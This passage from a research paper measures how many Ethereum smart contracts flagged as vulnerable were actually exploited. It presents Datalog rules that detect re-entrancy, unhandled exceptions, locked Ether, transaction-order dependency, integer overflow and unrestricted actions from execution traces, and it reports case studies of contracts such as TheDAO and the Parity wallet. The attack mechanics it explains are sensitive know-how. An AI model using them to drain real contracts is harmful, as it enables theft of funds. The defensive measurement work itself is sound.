In the EVM, as transactions are executed independently, re-entrancy issues can only occur *within* a single transaction. Therefore, for re-entrancy to be exploited, there must be a call to an external contract which invokes, directly or indirectly, a re-entrant callback to the calling contract. We therefore start by looking for `CALL` instructions in the execution traces, while keeping track of the contract currently being executed.

When `CALL` is executed, the address of the contract to be called as well as the value to be sent can be retrieved by inspecting the values on the stack [53]. Using this information, we can record $\texttt{call}(a_1, a_2, p)$ facts described in Figure 7a. We note that a contract can also create a new contract using `CREATE` and execute a re-entrancy attack using it [43]. We therefore treat this instruction in a similar way as `CALL`. Using these, we then use the query shown in Figure 7c to retrieve potentially malicious re-entrant calls.

Analysis correctness. Our analysis for re-entrant calls is sound but not complete. As the EVM executes each contract in a single thread, a re-entrant call must come from a recur-

	Oyente	ZEUS	Securify	MadMax	Maian	teEther
RE	re-entrancy	re-entrancy	no writes after call	—	—	—
UE	callstack	unchecked send	handled exceptions	—	—	—
TO	concurrency	tx order dependency	transaction ordering dependency	—	—	—
LE	—	failed send	Ether liquidity	unbounded mass operation wallet griefing	greedy	—
IO	—	integer overflow	—	integer overflows	—	—
UA	—	integer overflow	—	integer overflows	prodigal	exploitable

Figure 5: Mapping of the different vulnerabilities analyzed.

```
if (!addr.send(100)) { throw; }
```

(a) Failure handling in Solidity.

```
; preparing call
(0x65) CALL
; call result pushed on the stack
(0x69) PUSH1 0x73
(0x71) JUMPI ; jump to 0x73 if call was successful
(0x72) REVERT
(0x73) JUMPDEST
```

(b) EVM instructions for failure handling.

Figure 6: Correctly handled failed `send`.

sive call. For example, given A, B, C and D being functions, a re-entrant call could be generated with a call path such as $A \rightarrow B \rightarrow C \rightarrow A$. Our tool searches for all mutually-recursive calls; it supports an arbitrarily-long calls path by using a recursive Datalog rule, making the analysis sound. However, we have no way of assessing if a re-entrant call is malicious or not, which can lead to false positives.

4.2 Unhandled Exceptions

When Solidity compiles contracts, methods to send Ether, such as `send`, are compiled into the EVM `CALL` instructions. We show an example of such a call and its instructions counterpart in Figure 6. If the address passed to `CALL` is an address, the EVM executes the code of the contract, otherwise it executes the necessary instructions to transfer Ether to the address. When the EVM is done executing, it pushes either 1 on the stack, if the `CALL` succeeded, or 0 otherwise.

To retrieve information about call results, we can therefore check for `CALL` instructions and use the value pushed on the stack after the call execution. The end of the call execution can be easily found by checking when the `depth` of the trace turns back to the value it had when the `CALL` instruction was executed; we save this information as `call_result`(v, n) facts. An important edge case to consider are calls to pre-compiled contracts, which are typically called by the compiler and do not require their return value to be checked, as they are results of computation, where 0 could be a valid value, but could result in false-positives. As pre-compiled contracts have known addresses between 1 and 10, we choose to simply not record `call_result` facts for such calls.

As shown in Figure 6b, the EVM uses the `JUMPI` instruction to perform conditional jumps. At the time of writing, this is the only instruction available to execute conditional control flow. We therefore mark all the values used as a condition in `JUMPI` as `in_condition`. We can then check for the unhandled exceptions by looking for call results, which never influence a condition using the query shown in Figure 7c.

Analysis correctness. The analysis we perform to check for unhandled exceptions is complete but not sound. All failed calls in the execution of the program will be recorded, while we accumulate facts about the execution. We then use a recursive Datalog rule to check if the call result is used directly or indirectly in a condition. We could obtain false negatives if the call result is used in a condition but the condition is not enough to prevent an exploit. However, given that the most prevalent pattern for this vulnerability is the result of `send` not being used at all [51], and when the result is used, it is typically done within a `require` or `assert` expression, we hypothesize that such false negatives should be very rare.

4.3 Locked Ether

Although there are several reasons for funds locked in a contract, we focus on the case where the contract relies on an external contract which does not exist anymore, as this is the pattern which had the largest financial impact on Ethereum [14]. Such a case can occur when a contract uses another contract as a library to perform some actions on its behalf. To use a contract in this way, the `DELEGATECALL` instruction is used instead of `CALL`, as the latter does not preserve call data, such as the sender or the value.

The next important part is the behavior of the EVM when trying to call a contract which does not exist anymore. When a contract is destructed, it is not completely removed per-se, but its code is not accessible anymore to callers. When a contract tries to call a contract which has been destructed, the call is a no-op rather than a failure, which means that the next instruction will be executed and the call will be marked as successful. To find such patterns, we collect Datalog facts about all the values of the program counter before and after every `DELEGATECALL` instruction. In particular, we first mark

Fact	Description
is_output($v_1 \in V$, $v_2 \in V$)	v_1 is an output of v_2
size($v \in V$, $n \in \mathbb{N}$)	v has n bits
is_signed($v \in V$)	v is signed
in_condition($v \in V$)	v is used in a condition
call($a_1 \in A$, $a_2 \in A$, $p \in \mathbb{N}$)	a_1 calls a_2 with p Ether
create($a_1 \in A$, $a_2 \in A$, $p \in \mathbb{N}$)	a_1 creates a_2 with p Ether
expected_result($v \in V$, $r \in \mathbb{Z}$)	v's expected result is r
actual_result($v \in V$, $r \in \mathbb{Z}$)	v's actual result is r
call_result($v \in V$, $n \in \mathbb{N}$)	v is the result of a call and has a value of n
call_entry($i \in \mathbb{N}$, $a \in A$)	contract a is called when program counter is i
call_exit($i \in \mathbb{N}$)	program counter is i when exiting a call to a contract
tx_sstore($b \in \mathbb{N}, i \in \mathbb{N}, k \in \mathbb{N}$)	storage key k is written in transaction i of block b
tx_sload($b \in \mathbb{N}, i \in \mathbb{N}, k \in \mathbb{N}$)	storage key k is read in transaction i of block b
caller($v \in V, a \in A$)	v is the caller with address a
load_data($v \in V$)	v contains transaction call data
restricted_inst($v \in V$)	v is used by a restricted instruction
selfdestruct($v \in V$)	v is used in SELFDESTRUCT

(a) Datalog facts.

Datalog rules
depends($v_1 \in V$, $v_2 \in V$) :- is_output(v_1, v_2). depends(v_1, v_2) :- is_output(v_1, v_3), depends(v_3, v_2).
call_flow($a_1 \in A$, $a_2 \in A$, $p \in \mathbb{Z}$) :- call(a_1, a_2, p). call_flow($a_1 \in A$, $a_2 \in A$, $p \in \mathbb{Z}$) :- create(a_1, a_2, p). call_flow(a_1, a_2, p) :- call(a_1, a_3, p), call_flow(a_3, a_2, _).
inferred_size($v \in V$, $n \in \mathbb{N}$) :- size(v, n). inferred_size(v, n) :- depends(v, v_2), size(v_2, n).
inferred_signed($v \in V$) :- is_signed(v). inferred_signed(v) :- depends(v, v_2), is_signed(v_2).
condition_flow($v \in V$, $v \in V$) :- in_condition(v). condition_flow(v_1, v_2) :- depends(v_1, v_2), in_condition(v_2).
depends_caller($v \in V$) :- caller(v_2, _), depends(v, v_2).
depends_data($v \in V$) :- load_data(v_2, _), depends(v, v_2).
caller_checked($v \in V$) :- caller(v_2,_), condition_flow(v_2, v_3), $v_3 < v$.

(b) Datalog rule definitions.

Vulnerability	Query
Re-Entrancy	call_flow(a_1, a_2, p_1), call_flow(a_2, a_1, p_2), $a_1 \neq a_2$
Unhandled Excep.	call_result(v, 0), ¬condition_flow(v,_)
Transaction Order Dependency	tx_sstore(b, t_1, i), tx_sload(b, t_2, i), $t_1 \neq t_2$
Locked Ether	call_entry(i_1, a), call_exit(i_2), $i_1 + 1 = i_2$
Integer Overflow	actual_result(v, r_1), expected_result(v, r_2), $r_1 \neq r_2$
Unrestricted Action	restricted_inst(v), depends_data(v), ¬depends_caller(v), ¬caller_checked(v) ∨ selfdestruct(v), ¬caller_checked(v)

(c) Datalog queries for detecting different vulnerability classes.

Figure 7: Datalog setup.

the program counter value at which the call is executed — call_entry($i_1 \in \mathbb{N}$, $a \in A$). Then, using the same approach as for unhandled exceptions, we skip the content of the call and mark the program counter value at which the call returns — call_exit($i_2 \in \mathbb{N}$).

If the called contract does not exist anymore, $i_1 + 1 = i_2$ must hold. Therefore, we can use the Datalog query shown in Figure 7c to retrieve the destructed contracts address.

Analysis correctness. The approach we use to detect locked Ether is sound and complete for the class of locked funds vulnerability we focus on. All vulnerable contracts must have a DELEGATECALL instruction. If the issue is present and the call contract has indeed been destructed, it will always result in a no-op call. Our analysis records all of these calls and systematically check for the program counter before and after the execution, making the analysis sound and complete.

4.4 Transaction Order Dependency

The first insight to check for exploitation of transaction ordering dependency is that at least two transactions to the same contract must be included in the same block for such an attack to be successful. Furthermore, as shown in [35] or [51], exploiting a transaction ordering dependency vulnerability requires manipulation of the contract's storage.

The EVM has only one instruction to read from the storage, SLOAD, and one instruction to write to the storage, SSTORE. In the EVM, the location of the storage to use for both of these instructions is passed as an argument, and referred to as the storage *key*. This key is available on the stack at the time the instruction is called. We go through all the transactions of the contracts and each time we encounter one of these instructions, we record either tx_sload($b \in \mathbb{N}, i \in \mathbb{N}, k \in \mathbb{N}$) or tx_sstore($b \in \mathbb{N}, i \in \mathbb{N}, k \in \mathbb{N}$) where in each case b is the block number, i is the index of the transaction in the block and k is the storage key being accessed.

The essence of the rule to check for transaction order dependency issues is then to look for patterns where at least two transactions are included in the same block with one of the transactions writing a key in the storage and another transaction reading the same key. We show the actual rule in Figure 7c.

Analysis correctness. Our approach to check for transaction order dependencies is sound but not complete. With the definition we use, for a contract to have a transaction order dependency it must have two transactions in the same block, which affect the same key in the storage. We check for all such cases, and therefore no false-negatives can exist. However, finding if there is a transaction order dependency requires more knowledge about how the storage is used and our approach could therefore result in false positives.

4.5 Integer Overflow

The EVM is completely untyped and expresses everything in terms of 256-bits words. Therefore, types are handled entirely at the compilation level and there is no explicit information about the original types in any execution traces.

To check for integer overflow, we accumulate facts over two passes. In the first pass, we try to recover the sign and size of the different values on the stack. To do so, we use known invariants about the Solidity compilation process. First, any value which is the result of an instruction such as `SIGNEXTEND` or `SDIV` can be marked to be signed with `is_signed`(v). Furthermore, `SIGNEXTEND` being the usual sign extension operation for two's complement, it is passed both the value to extend and the number of bits of the value. This allows to retrieve the size of the signed value. We assume any value not explicitly marked as signed to be unsigned. To retrieve the size of unsigned values, we use another behavior of the Solidity compiler.

To work around the lack of type in the EVM, the Solidity compiler inserts an `AND` instruction to "cast" unsigned integers to their correct value. For example, to emulate an `uint8`, the compiler inserts `AND value 0xff`. In the case of a "cast", the second operand m will always be of the form $m = 16^n - 1$, $n \in \mathbb{N}$, $n = 2^p$, $p \in [1,6]$. We use this observation to mark values with the according type: `uintN` where $N = n \times 4$. Variables size are stored as `size`(v, n) facts.

During the second phase, we use the `inferred_signed`(v) and `inferred_size`(v, n) rules shown in Figure 7b to retrieve information about the current variable. When no information about the size can be inferred, we over-approximate it to 256 bits, the size of an EVM word. Using this information, we compute the expected value for all arithmetic instructions (e.g. `ADD`, `MUL`), as well as the actual result computed by the EVM and store them as Datalog facts. Finally, we use the query shown in Figure 7c to find instructions which overflow.

Analysis correctness. Our analysis for integer overflow is neither sound nor complete. The types are inferred by using properties of the compiler using a heuristic which should work for most of cases but can fail. For example, if a contract contains code which yields `AND value 0xff` but value is an `uint32`, our type inference algorithm would wrongly infer that this variable is an `uint8`. Such error during type inference could cause both false positives and false negatives. However, this type of issue occurs only when the developer uses bit manipulation with a mask similar to what the Solidity compiler generate. We find that such a pattern is rare enough not to skew our data, and give an estimate the possible number of contracts which could follow such a pattern in Section 5.5.

4.6 Unrestricted Action

Unrestricted actions is a broad class of vulnerability, as it can include the ability to set an owner without being allowed to, destruct a contract without permission or yet execute arbitrary code. As one of our main goal is to check the exploitation of vulnerable contracts, we stay close to the definitions given by previous works [32] and focus on unrestricted Ether transfer using `CALL`, unrestricted writes using and `SSTORE`, and code injection using `DELEGATECALL` or `CALLCODE`.

Contract address	Last transaction	Amount exploited
0xd654bdd32fc99471455e86c2e7f7d7b6437e9179	2016-06-10	5,885
0x675e2c143295b8683b5aed421329c4df85f91b33	2015-12-31	50.49
0xcd3e727275bc2f511822dc9a26bd7b0bbf161784	2017-03-25	10.34

Figure 8: RE: Top contracts victim of re-entrancy attack and ETH amounts exploited

First, we need to remind ourselves that the caller, unlike for example the call data, cannot be forged. Therefore, one of the main insight is that if an action is restricted depending on who is calling, there should be an execution trace before the restricted operation which conditionally jumps, depending on the caller. This is enough for `SELFDESTRUCT` but not for other instructions as it would flag a line such as `balances[msg.sender] = msg.value` to be vulnerable. To model this, we track whether the message sender influences the storage key or the address to call. Finally, for code injection, we check whether the passed data influences the address called by `DELEGATECALL` or `CALLCODE`.

Analysis correctness. Our analysis for unrestricted actions is neither sound nor complete. We take a relatively simple approach of checking whether the message sender influences a condition or not before executing a sensitive instruction. This can result in false negatives because the check could be performed inappropriately, for example not reverting the transaction when needed, making the analysis unsound. Furthermore, there might be some use cases where it is acceptable to allow any sender to write to the storage, but our analysis would flag such as vulnerable, resulting in false positives. We discuss the implications further in Section 5.6.

5 Analysis of Individual Vulnerabilities

As described in Section 3, the combined amount of Ether contained within *all* the vulnerable contracts exceeds 3 million ETH, worth 600 million USD. In this section, we present the results for each vulnerability one by one; our results have been obtained using the methodology described in Section 4; the goal is to show how much of this money is actually at risk.

Methodology. For each vulnerability, we perform our analysis in two steps. First, we fetch the execution traces of all the transactions up to block 10,200,000 affecting the contracts in our dataset, either directly or through internal transactions. We then run our tool to automatically find the total amount of Ether at risk and report this number. This is the amount we use to later give a total upper bound across all vulnerabilities.

In the second step, we manually analyze the contracts at risk to obtain more insight about the exploits and find interesting patterns. As analyzing all the contracts manually would be impractical, for each vulnerability we manually analyze the contracts with the highest amount of Ether at risk to understand better the reasons behind the vulnerabilities. We then present interesting findings as short case studies.

Runtime performance. Our analysis runs in linear time and memory with respect to the number of instructions executed by a given transaction. The number of instructions varies widely between transactions, from a few hundreds to a few hundred thousands, with an average of around 100,000. Our tool takes on average less than 10ms (stddev. 20ms) per transaction with a maximum of less than 2 seconds for the largest transactions, which is below the timeout of 5 seconds which we set for a single transaction.

5.1 RE: Re-Entrancy

There are 4,337 contracts flagged as vulnerable to re-entrancy by [31, 35, 51], with a total of 457,073 transactions. After running the analysis described in Section 4 on all the transactions, we found a total of 116 contracts which contain re-entrant calls. To look for the monetary amount at risk, we compute the sum of the Ether sent between two contracts in transactions containing re-entrant calls. The total amount of Ether exploited using re-entrancy is of 6,076 ETH, which is considerable as it represents more than 1,200,000 USD.

Manual analysis. We manually analyze the top contracts in terms of fund lost and present them in Figure 8. Interestingly, one of these three potential exploits has a substantial amount of Ether at stake: 5,881 ETH, which corresponds to around 1,180,000 USD. This address has already been detected as vulnerable by some recent work focusing on re-entrancy [43]. It appears that the contract, which is part of the Maker DAO [9] platform, was found vulnerable by the authors of the contract, who themselves performed an attack to confirm the risk [2].

Sanity checking. We use two different contracts for sanity checking. First, we look at TheDAO attack, which is the most famous instance of a re-entrancy attack. Our tool detects the following re-entrancy pattern: the malicious account calls TheDAO main account, TheDAO main account calls into the reward account and the reward account sends the reward to the malicious account, allowing it to perform the re-entrant call into TheDAO main account.

As another sanity check, we look at a contract called SpankChain [6], which is known to recently have been compromised by a re-entrancy attack. We confirm that our approach successfully marks this contract as having been the victim of a re-entrancy attack and correctly identifies the attacker contract.

Finally, we note that our tool finds all the re-entrancy patterns presented by Sereum [43], including delegated and create-based re-entrancy[2].

Contract address	Amount at risk
0x7011f3edc7fa43c81440f9f43a6458174113b162	56.70
0xb336a86e2feb1e87a328fcb7dd4d04de3df254d0	42.27
0xdcabd383a7c497069d0804070e4ba70ab6ecdd51	33.44
0xfd2487cc0e5dce97f08be1bc8ef1dce8d5988b4d	21.60
0x9e15f66b34edc3262796ef5e4d27139c931223f0	10.50

Figure 9: UE: Top contracts affected by unhandled exceptions and ETH amounts at risk

5.2 UE: Unhandled Exceptions

There are 11,427 contracts flagged vulnerable to unhandled exceptions by [31, 35, 51] for a total of more than 3.4 million transactions, which is *an order of magnitude* larger than what we found for re-entrancy issues.

We find a total of 264 contracts where failed calls have not been checked for, which represents roughly 2% of the flagged contracts. The next goal is to find an upper bound on the amount of Ether at risk because of these unhandled exceptions. We define the upper bound on the money at risk to be the minimum value of the balance of the contract at the time of the unhandled exception and the total of Ether which have failed to be sent. We then sum the upper bound of all issues found to obtain a total upper bound. This gives us a total of 271.89 Ether at risk for unhandled exceptions.

Manual analysis. We manually analyze the top contracts and summarize their addresses and the amount at risk in Figure 9. The Solidity code is available for three of these contracts. We confirm that in all cases the issue came from a misuse of a low-level Solidity function such as `send`.

Investigation of the contract at
0x7011f3edc7fa43c81440f9f43a6458174113b162:

The contract 0x7011f3edc7fa43c81440f9f43a6458174113b162 has failed to send a total of 52.90 Ether and currently still holds a balance of 69.3 Ether at the time of writing. After investigation, we find that the contract is an abandoned pyramid scheme [5]. The contract has a total of 21 calls which failed, all trying to send 2.7 Ether, which appears to have been the reward of the pyramid scheme at this point in time. Unfortunately, the code of this contract was not available for further inspection but we conclude that there is a high chance that some of the users in the pyramid scheme did not correctly obtain their reward because of this issue.

[2] https://github.com/uni-due-syssec/eth-reentrancy-attack-patterns

Contract address	First issue	Balance
0x3da71558a40f63b960196cc0679847ff50fad22b	2016-09-06	13,818
0xd79b4c6791784184e2755b2fc1659eaab0f80456	2016-05-03	2,013
0xf45717552f12ef7cb65e95476f217ea008167ae3	2016-03-15	1,064

Figure 10: TOD: Top contracts potentially victim of transaction ordering dependency attack.

5.3 LE: Locked Ether

There are 7,285 contracts flagged vulnerable to locked Ether by [51], [24], [39] and [31]. The contracts hold a total value of more than 1.4 million ETH, which is worth more than 200 million USD. We analyze the transactions of the contracts that could potentially be locked by conducting the analysis described in the previous section. Our tool shows than *none* of the contracts are actually affected by the pattern we check for — i.e., dependency on a contract which had been destructed. We note that our tool currently only covers dependency on a destructed contract as a reason for locked Ether and patterns such as unbounded mass operation are not yet covered.

Parity wallet. Contracts affected by the Parity wallet (0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4) bug [14] were not flagged by the tools we analyzed, and are therefore not present in our dataset. As this is one of the most famous cases of locked Ether, we test our tool on the contracts affected by this bug. To find the contracts, we simply have to use the Datalog query for locked Ether in Figure 7c and insert the value of the Parity wallet address as argument *a*. Our results for contracts affected by the Parity bug indeed matches what others had found in the past [23], with the contract at address 0x3bfc20f0b9afcace800d73d2191166ff16540258 having as much as 306,276 ETH locked.

5.4 TO: Transaction Order Dependency

There are 1,881 contracts flagged vulnerable to transaction ordering dependency by [35] and [31]. We run the analysis described in Section 4 on their 3,002,304 transactions and obtain a total of 54 contracts potentially affected by transaction-order dependency. To estimate the amount of Ether at risk, we sum up the total value of Ether sent, including by internal transactions, during all the flagged transactions, resulting in a total of 297.2 ETH at risk of transaction-order dependency.

Manual analysis. For each contract, we find the block where transaction order dependency could have happened with the highest balance and report top with their balance at the time of the issue in Figure 10. We manually investigated the contracts listed, they all had their source code available. We confirmed that in all the contracts, it was possible for a user to read and write to the same storage location within a single block. We inspected further 0x3da71558a40f63b960196cc0679847ff50fad22b, a contract called `WithDrawChildDAO` and found that the read was simply for users to check their balance, making the issue benign.

5.5 IO: Integer Overflow

There are 2,472 contracts flagged vulnerable to integer overflow, which accounts for a total of more than 1.2 million transactions. We run the approach we described in Section 4 to search for actual occurrences of integer overflows. It is worth noting that for integer overflow analysis we rely on properties of the Solidity compiler. To ensure that the contracts we analyze were compiled using Solidity, we fetched all the available source codes for contracts flagged vulnerable to integer overflow from Etherscan [7]. Out of 2,492 contracts, 945 had their source code available and all of them were written in Solidity.

Effects of our formulation. As mentioned in Section 4.5, some types of bit manipulation in Solidity contracts which could result in our type inference heuristic failing. We use the source codes we collected here to verify up to what extent this could affect our analysis. We find that bit manipulation by itself is already fairly rare in Solidity, with only 244 out of the 2,492 contracts we collected using any sort of bit manipulation. Furthermore, most of the contracts using bit manipulation were using it to manipulate a variable as a bit array, and only ever retrieved a single bit at a time. Such a pattern does not affect our analysis. We found only 33 contracts which used `0xFF` or similar values, which could actually affect our analysis. This represents about 1.3% of the number of contracts for which the source code was available.

We find a total of 62 contracts with transactions where an integer overflow might have occurred. To find the amount of Ether at stake, we analyze all the transactions which resulted in integer overflows. We approximate the amount by summing the total amount of Ether transferred in and out during a transaction containing an overflow. We find that the total of Ether at stake is 1,842 ETH. This is most likely an over-approximation but we use this value as our upper-bound.

Manual analysis. We inspect some of the results we obtained a little further to get a better sense of what kind of cases lead to overflows. We find that a very frequent cause of overflow is rather underflow of unsigned values. We highlight one of such cases in the following investigation.

Investigation of the contract at
0xdcabd383a7c497069d0804070e4ba70ab6ecdd51:

This contract was flagged positive to both unhandled exceptions and integer overflow by our tool. After inspection, it seems that at block height 1,364,860, the owner tried to reduce the fees but the unsigned value of the fees overflowed and became a huge number. Because of this issue, the contract was then trying to send large amount of Ether. This resulted in failed calls which happened not to be checked, hence the flag for unhandled exceptions.

Vulnerable				Exploited contracts		Exploited Ether	
Vuln.	**Vulnerable contracts**	**Total Ether at stake**	**Transactions analyzed**	**Contracts exploited**	**% of contracts exploited**	**Exploited Ether**	**% of Ether exploited**
RE	4,337	1,518,067	457,073	116	2.68%	6,076	0.40%
UE	11,427	419,418	3,400,960	264	2.31%	271.9	0.068%
LE	7,285	1,416,086	10,660,066	0	0%	0	0%
TO	1,881	302,679	3,002,304	54	3.72%	297.2	0.091%
IO	2,492	602,980	1,295,913	62	2.49%	1,842	0.31%
UA	5,163	580,927	3,871,770	42	0.813%	0	0%
Total	23,327	3,124,433	20,241,730	463	1.98%	8,487	0.27%

Figure 11: Understanding the exploitation of potentially vulnerable contracts.

5.6 Unrestricted Action

There is a total of 5,163 contracts flagged by [32, 39, 51] as vulnerable to unrestricted actions for a total of 3,871,770 transactions. We use the approach described in Section 4.6 and find a total of 42 contracts having suffered of unrestricted actions, which were all non-restricted self-destructs, but none of them held Ether at the time of the exploit.

Effects of our formulation. As mentioned in Section 4.6, this analysis is not sound, which means we need to be cautious about false positives. A contract could have a check on the message sender which is incorrect and be exploited but not be flagged as such. While we hypothesize that it is an edge case, it cannot be completely excluded. However, having an automation method for such a check requires knowing the intent of the programmer, for example through specifications, which is out-of-scope of this work. We therefore decide to inspect the contracts in our dataset in more details to understand better the level of exploitation.

Manual analysis. The tool teEther flags *exploitable* contracts, as opposed to simply *vulnerable* contracts. Therefore, expect these contracts to be more likely to have been exploited and focus on these for our manual analysis. We fetch all the historical balances of teEther contracts and retrieve the maximum amount held at any point in time and find the total of these to equal 4,921 Ether. However, we find that 4,867 Ether belonged to 48 different contracts with the exact same bytecode, and all had the same transaction pattern, which we describe in the following investigation.

Investigation of the contract at
`0xac54413f686927054a56d35415ba49618634e105`:


All contracts with a high historical monetary value found by teEther share the same bytecode, creator and transaction pattern as this contract. The contracts are created by `0x15f889d2469d1be0e0699632d8d448f2178a7afe`, receive Ether from Kraken, an exchange, and send the same amount to `0xd1bf1706306c7b667c67ffb5c1f76cc7637685bd` a couple of blocks later. We could not find further information about these addresses. We decompile the contract to understand how the contracts were exploitable and find that during the few blocks they held money, exploiting the contract would have been as simple as sending a transaction with the address to which to transfer the funds as argument. This is a very dangerous situation but because the Ether was usually sent within a minute to another address, an attacker would have needed to be very proactive and use advance tooling to exploit the contract. This illustrates well how a contract can be *exploitable* but have little chance of being *exploited* in practice.

Sanity checking. As a sanity check, in addition to our test suite, we use one of the most famous instance of an unrestricted action: the destructed Parity wallet library contract at address `0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4`. We analyze the transactions and successfully find an unrestricted store instruction in transaction `0x05f71e1b`, which was used to take control of the wallet.

5.7 Summary

We summarize all our findings, including the number of contracts originally flagged, the amount of Ether at stake, and the amount *actually exploited* in Figure 11. The *Contracts exploited* column indicates the number of contracts which are flagged exploited and *% Contracts exploited* is the percentage of this number with respect to the number of contracts flagged vulnerable. The *Exploited Ether* column shows the maximum amount of Ether that could have been exploited and the next column shows the percentage this amount represents compared to the total amount at stake. The *Total* row accounts for contracts flagged with more than one vulnerability only once.

Overall, we find that the *number of contracts exploited* is non negligible, with about 2% to 4% of vulnerable contracts exploited for 4 of the 6 vulnerabilities covered in our study. However, it is important to note that the percentage of Ether exploited is an order of magnitude lower, with at most 0.4% of the Ether at stake exploited for re-entrancy. This indicates that exploited contracts are usually low-value. We will expand on this argument further in Section 7.



(a) Ether held by contracts in our dataset with non-zero balance.

(b) Cumulative Ether held in the 96 contracts in our dataset containing at least 10 ETH.

Figure 12: Ether held in contracts: describing the distribution.

6 Limitations

In this section, we present the different limitations of our system, and describe how we try to mitigate them.

Soundness vs Completeness. As for most tools such as this one, we are faced with the trade-off of soundness against completeness. Whenever possible we choose soundness over completeness — three out of six of our analyses are sound. When we cannot have a sound analysis, we are careful to only leave out cases which are unlikely to generate many false negatives. In other words, we try as much as possible to reduce the number of false negatives, even if this means increasing the number of false positives. Indeed, the main goal of our system is to provide us an upper-bound of the amount of potentially exploited Ether, which make false negatives undesirable. Furthermore, we manually check the high-value contracts flagged as exploited, false-positives will not have an important influence on the final results. As an example of this trade-off, for re-entrancy we flag any contract which was called using a re-entrant call and lost funds in the process. However, in some cases, it could be an expected behavior and the funds could have been transferred to an address belonging to the same entity.

Dataset. We only run our tool on the contracts included in our dataset, which means that we might be missing some exploits which actually occurred. Indeed, we did not have any contract affected by the Parity wallet bug nor had we the contract affected by TheDAO hack in the dataset. However, one of the main goal of this paper is to quantify what fraction of vulnerabilities discovered by analysis tools is exploited in practice and our current approach allows us to do exactly this.

Other types of attacks. Our tool and analysis does not cover every existing attack to smart contracts. There are, for example, attacks targeting ERC-20 tokens [42], or yet some other types of DoS attacks, such as wallet griefing [24]. Furthermore, some detected "exploits" could be the results of Honeypots [50] but our tool does not cover such cases. Although it would be interesting to also cover such cases, we had to make a decision about the scope of the tool. Therefore, we focus on the vulnerabilities which have been the most covered in the literature, which we hypothesise is representative of how common the vulnerabilities are.

7 Discussion

Even considering the limitations of our system, it is clear that the exploitation of smart contracts is vastly lower that what could be expected. In this section, we present some of the factors impacting the actual exploitation of smart contracts.

We believe that a major reason for the difference between the number of vulnerable contracts reported and the number of contracts exploited is the distribution of Ether among contracts. Indeed, only about 2,000 out of the 23,327 contracts in our dataset contain Ether, and most of these contracts have a balance lower than 1 ETH. We show the balance distribution of the contracts containing Ether in our dataset in Figure 12a. Furthermore, the top 10 contracts hold about 95% of the total Ether. We show the cumulative distribution of Ether within the contracts containing more than 10 ETH in Figure 12b. This shows that, as long as the top contracts cannot be exploited, the total amount of Ether that is actually at stake will be nowhere close to the upper bound of "vulnerable" Ether.

To make sure this fact generalizes to the whole Ethereum blockchain and not only our dataset, we fetch the balances of all existing contracts. This gives a total of 15,459,193 contracts. Out of these, only 463,538 contracts have a non-zero balance, which is merely 3% of all the contracts. Out of the contracts with a non-zero balance, the top 10, top 100 and top 1000 account respectively for 54%, 92% and 99% of the total amount of Ether. This shows that our dataset follows the same trend as the whole Ethereum blockchain: a very small amount of contracts hold most of the wealth.

Manual inspection of high value contracts. We decide to manually inspect the top 6 contracts, in terms of balance at the time of writing, marked as vulnerable by any of the tools in our dataset. We focused on the top 6 because it happened to be the number of contracts which currently hold more than 100,000 ETH. These contracts hold a total of 1,695,240 ETH, or 83% of the total of 2,037,521 ETH currently held by all the contracts in our dataset. We give an overview of the findings here and a more in-depth version in Appendix A.

Investigation of the contract at
`0xde0b295669a9fd93d5f28d9ec85e40f4cb697bae`:

The source code for this contract is not available on Etherscan. However, we discovered that it is the multi-signature wallet of the Ethereum foundation [1] and that its source code is available on GitHub [3]. We inspect the code and find that all calls require the sender of the message to be an owner. This by itself is enough to prevent any re-entrant call, as the malicious contract would have to be an owner, which does not make sense. Furthermore, although the version of Oyente used in the paper reported the re-entrancy, more recent versions of the tool did not report this vulnerability anymore. Therefore, we safely conclude that the re-entrancy issue was a false alert.

Address	Ether balance	Deployment date	Flagged vulnerabilities
0xde0b295669a9fd93d5f28d9ec85e40f4cb697bae	649,493	2015-08-08	Oyente: RE
0x7da82c7ab4771ff031b66538d2fb9b0b047f6cf9	369,023	2016-11-10	MadMax: LE, Zeus: IO
0x851b7f3ab81bd8df354f0d7640efcd7288553419	189,232	2017-04-18	MadMax: LE
0x07ee55aa48bb72dcc6e9d78256648910de513eca	182,524	2016-08-08	Securify: RE
0xcafe1a77e84698c83ca8931f54a755176ef75f2c	180,300	2017-06-04	MadMax: LE
0xbf4ed7b27f1d666546e30d74d50d173d20bca754	124,668	2016-07-16	Securify: TO, UE; Zeus: LE, IO

Figure 13: Top six most valuable contracts flagged as vulnerable by at least one tool.

We were able to inspect 4 of the 5 other contracts. The contract at address 0x07ee55aa48bb72dcc6e9d78256648910de513eca is the only one for which we were unable to find any information. The second, third and fifth contracts in the list were also multi-signature wallets and exploitation would require a majority owner to be malicious. For example, for Ether to get locked, the owners would have to agree on adding enough extra owners so that all the loops over the owners result in an out-of-gas exception. The contract at address 0xbf4ed7b27f1d666546e30d74d50d173d20bca754 is a contract known as WithDrawDAO [4]. We did not find any particular issue, but it does use a delegate pattern which explains the locked Ether vulnerability marked by Zeus.

We present a thorough investigation of the high-value contracts in Appendix A. Overall, all the contracts from Figure 13 that we could analyze seemed quite secure and the vulnerabilities flagged were definitely not exploitable. Although there are some very rare cases that we present in Section 8 where contracts with high Ether balances are being stolen, these remain exceptions. The facts we presented up to now help us confirm that the amount of Ether at risk on the Ethereum blockchain is nowhere as close as what is claimed [24, 31].

8 Related Work

Some major smart contracts exploits have been observed on Ethereum in recent years [45]. These attacks have been analyzed and classified [11] and many tools and techniques have emerged to prevent such attacks [21, 26]. Recent literature has also shown how attacks on Ethereum are evolving with time [55]. In this section, we will first provide details about two of the most prominent historic exploits and then present existing work aimed at increasing smart contract security.

8.1 Motivating Large-scale Exploits

TheDAO exploit. TheDAO exploit [45] is one of the most infamous bugs on the Ethereum blockchain. Attackers exploited a re-entrancy vulnerability [11] of the contract which allowed for the draining of the contract's funds. The attacker contract could call the function to withdraw funds in a re-entrant manner before its balance on TheDAO was reduced, making it indeed possible to freely drain funds. A total of more than 3.5 million Ether were drained. Given the severity of the attack, the Ethereum community finally agreed on hard-forking.

